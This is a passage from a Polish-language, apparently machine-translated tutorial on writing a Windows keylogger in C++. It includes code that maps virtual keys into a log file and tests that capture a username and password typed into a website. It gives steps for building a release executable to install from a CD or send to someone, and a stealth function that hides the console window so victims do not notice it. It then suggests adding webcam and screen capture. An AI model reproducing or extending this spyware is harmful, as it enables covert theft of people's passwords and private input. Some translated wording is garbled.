
KLAWISZE WIRTUALNE

Do tej pory dodaliśmy serię przypadków związanych z cyframi, literami i symbolami, jednak obszar, w którym tak naprawdę nie zrobiliśmy wiele, to obszar kluczy wirtualnych. Wirtualne klawisze obejmują klawisz tabulacji, capslock, backspace, escape, delete i wiele innych klawiszy, takich jak klawisze F, klawisze strzałek itp., które służą do tego, aby rejestrowane informacje uzyskane przez Keylogger wyglądały na reprezentatywne i czytelne. Wyobraź sobie, jak wyglądałby Twój dziennik, gdyby Twój Keylogger przesłał Ci tygodniową pracę zebranych danych wejściowych bez spacji, klawisza usuwania ani tabulatora. Dziennik będzie tak długi i trudno będzie odsiać rzeczywiste informacje z parceli. Staramy się zawęzić nasz Keylogger tak, aby zawierał większość kluczy, których użytkownicy

prawdopodobnie używają jako haseł, zamiast po prostu dodawać wszystko. Na przykład klawisze strzałek, num lock i klawisze funkcyjne niekoniecznie muszą być dodawane do Keyloggera. Jest to ważne, ponieważ większość keyloggerów gromadzi informacje przez tydzień lub dłużej przed ich wysłaniem. Poza tym, im więcej mamy mało istotnych kluczy, tym więcej danych wejściowych musimy przesiać, aby uzyskać może tylko jedno hasło i nazwę użytkownika, których potrzebujemy. Wirtualne klucze można wyszukiwać w Internecie iw zależności od celu, możesz dodać te, które lepiej spełnią twoje zadanie.


```
125                 }
127                 break;
128                 case VK_SPACE:
129                     write << " ";
130                 break;
131                 case VK_RETURN:
132                     write << "\n";
133                 break;
134                 case VK_TAB:
135                     write << "  ";
136                 break;
137                 case VK_BACK:
138                     write << "<BackSpace>";
139                 break;
140                 case VK_ESCAPE:
141                     write << "<Esc>";
142                 break;
143                 case VK_DELETE:
144                     write << "<Delete>";
145                 break;
```

W linii od 127 do 145 uwzględniliśmy dużą liczbę naprawdę ważnych kodów, takich jak backspace, delete, escape i inne klawisze, jak pokazano powyżej. Jak zaobserwowano, wirtualne klucze mogą być zapisywane bez użycia instrukcji if ani nawiasów klamrowych i nadal działają dobrze. Przejdźmy dalej i przeprowadźmy prawdziwy test naszego Keyloggera, aby zobaczyć, jak dobrze działa i jak bardziej czytelny będzie zarejestrowany plik.



Jak widać powyżej, nasz Keylogger został jeszcze raz przetestowany przy użyciu okna poleceń w celu sprawdzenia jego funkcjonalności i jak już pewnie zauważyłeś, wykazał, że użytkownik użył cofania podczas wpisywania nazwy użytkownika. Więc już widzisz, że nasz logowany plik jest bardziej czytelny. A teraz przejdźmy dalej i przetestujmy nasz Keylogger w przeglądarce, aby upewnić się, czy tam też będzie działać dobrze.

Odwiedziliśmy kilka witryn, zanim w końcu zatrzymaliśmy się na forum Ubuntu, gdzie wprowadziliśmy nazwę użytkownika i hasło. Jeśli nasz Keylogger jest dobry, powinien rejestrować nasze naciśnięcia klawiszy od pierwszego otwarcia przeglądarki. Zobaczmy, czy tak się stało.




Doskonale! Nasz Keylogger działa naprawdę dobrze, ponieważ mówi, że odwiedziłem Udemy i Gmail, zanim w końcu spróbowałem zalogować się na forum Ubuntu.

UKRYJ OKNO KONSOLI KEYLOGGERA


Zasadniczo wprowadziliśmy wiele do naszego Keyloggera i możemy powiedzieć, że skończyliśmy, jednak pozostały nam jeszcze dwie ważne rzeczy do zrobienia, zanim powiemy, że ukończyliśmy nasz Keylogger. Pierwszy to: utworzenie wersji Release Keyloggera, aby można go było zainstalować na płycie CD lub wysłać jako plik, a drugi: ukrycie pliku. Zobaczymy również jeden problem, który ma Keylogger, którego nie możemy zobaczyć, uruchamiając go w środowisku Eclipse. Oto kroki tworzenia wersji wydania naszego Keyloggera:

* Ponieważ program jest dobrze napisany w edytorze, przejdź do „Młota” w lewym górnym rogu środowiska Eclipse. Z wyświetlonego menu rozwijanego wybierz „debuguj”, a następnie „zwolnij”.




* Upewnij się, że Keylogger nie jest uruchomiony, aby uniknąć komunikatu o błędzie. Następnie wybierz „kompiluj” lub użyj ctrl + s, aby osiągnąć ten sam cel.

* Otwórz menedżera plików i przejdź do naszego obszaru roboczego. Kliknij „Keylogger”, który jest nazwą naszego projektu, otwórz go. W „keyloggerze” mamy wersję debugowania, wydanie i kilka innych plików. Teraz opublikowana wersja naszego Keyloggera jest gotowa do wykonania.



UKRYWANIE KEYLOGGERA

Po kliknięciu na Keylogger.exe (plik wykonawczy), na ekranie głównym pojawia się czarne okno, które zapisuje naciśnięcia klawiszy użytkownika i wygląda tak, jak na poniższym rysunku:



Czarne okno zapisuje wszystkie klawisze, które naciskamy, do pliku RECORD.txt, ale to wcale nie jest dobre, ponieważ każdy, kto zobaczy taki wyświetlacz na swoim ekranie, poczuje zapach szczura. A jak myślisz, co zrobi typowy użytkownik komputera? Prawdopodobnie naciśnij X (przycisk zamykania) i to

wszystko; Twój Keylogger przestaje działać i cały Twój wysiłek idzie na marne bez powodu. Istnieje jednak sposób na ukrycie tego okna. Możemy to zrobić, tworząc funkcję — która ukryje cały program — w naszym kodzie. Zacznijmy od nadania tej funkcji nazwy, która pomoże nam ją zidentyfikować w kodzie, abyśmy mogli odwoływać się do niej w razie potrzeby, powiedzmy: hide.

```
 8 void log();
 9 void hide();
10
11 int main()
12 {
13     hide();
14     log();
15     return 0;
16 }
17
```

Tworząc funkcję, która ukryje Keyloggera, będziemy musieli najpierw utworzyć funkcję poza funkcją główną, a następnie wywołać ją w jej obrębie (funkcja główna). Będziemy również musieli utworzyć inną funkcję na końcu programu. W linii 9 tworzona jest funkcja ukrywająca Keyloggera o nazwie hide. Jest tworzony poza główną funkcją. Następnie funkcja jest wywoływana w ramach funkcji main w wierszu 13, a rozszerzenie tej funkcji jest również dodawane na końcu programu, jak pokazano na poniższym rysunku:

```
179
180 void hide()
181 {
182     HWND stealth;
183     AllocConsole();
184     stealth=FindWindowA("ConsoleWindowClass",NULL);
185     ShowWindow(stealth,0);
186 }
```

W linii 182 tworzony jest program obsługi o nazwie stealth, który obsługuje dane wejściowe (okno Keyloggera wyświetlane na ekranie głównym) wygenerowane przez funkcję FindwindowA(). W linii 185 szczegóły okna Keyloggera, które zostały pozyskane i przechowywane w ukryciu, są ustawione na 0. Zero oznacza, że nie powinien on wyświetlać go na ekranie głównym. Po zbudowaniu i ponownym wydaniu naszego Keyloggera jako pliku wykonywalnego uzyskujemy wspaniały wynik. Keylogger nie wyświetla już okna na ekranie głównym, więc nawet Ty, twórca, nie widzisz, że jest uruchomiony. Potwierdzenie, czy kod jest uruchomiony, może jednak stanowić problem. Możesz to sprawdzić, pisząc coś w dowolnym miejscu w systemie, na przykład w notatniku. Następnie otwórz swój obszar roboczy, a także plik Record.txt, a jeśli naciśnięcia klawiszy są zapisane, oznacza to, że Keylogger działa. Jeśli dotarłeś do tego punktu, wielkie gratulacje dla Ciebie! W końcu doszliśmy do końca tego kursu, który ilustruje, jak zbudować Keyloggera. Miejmy nadzieję, że w tym momencie stworzenie własnego Keyloggera nie będzie już dla ciebie zadaniem niemożliwym, ale takim, które można łatwo wykonać bez większego stresu. Chociaż Keylogger, który tutaj zbudowaliśmy, może nie być najbardziej zaawansowanym, jaki istnieje, ani takim, który nie ma super funkcji, których oczekujesz od Keyloggera, jednak dzięki wiedzy, którą zebrałeś na temat budowania tego, co mamy tutaj, dzięki czemu inni bardziej zaawansowane funkcje, takie jak aktywacja kamery internetowej, przechwytywanie ekranu i inne fajne funkcje, nie będą dla ciebie problemem przy niewielkich badaniach. Ponadto, jeśli

uczestniczyłeś w tym kursie, oczekuje się, że rozumiesz dość dużo o języku programowania C++, jego składni, sposobie jego funkcjonowania i jesteś w stanie pisać inne programy oprócz Keyloggera, którego właśnie nauczyłeś się budować. Kontynuuj ćwiczenie, badanie i znajdowanie rozwiązań problemów, które napotkasz po drodze, a odnotujesz wielkie postępy.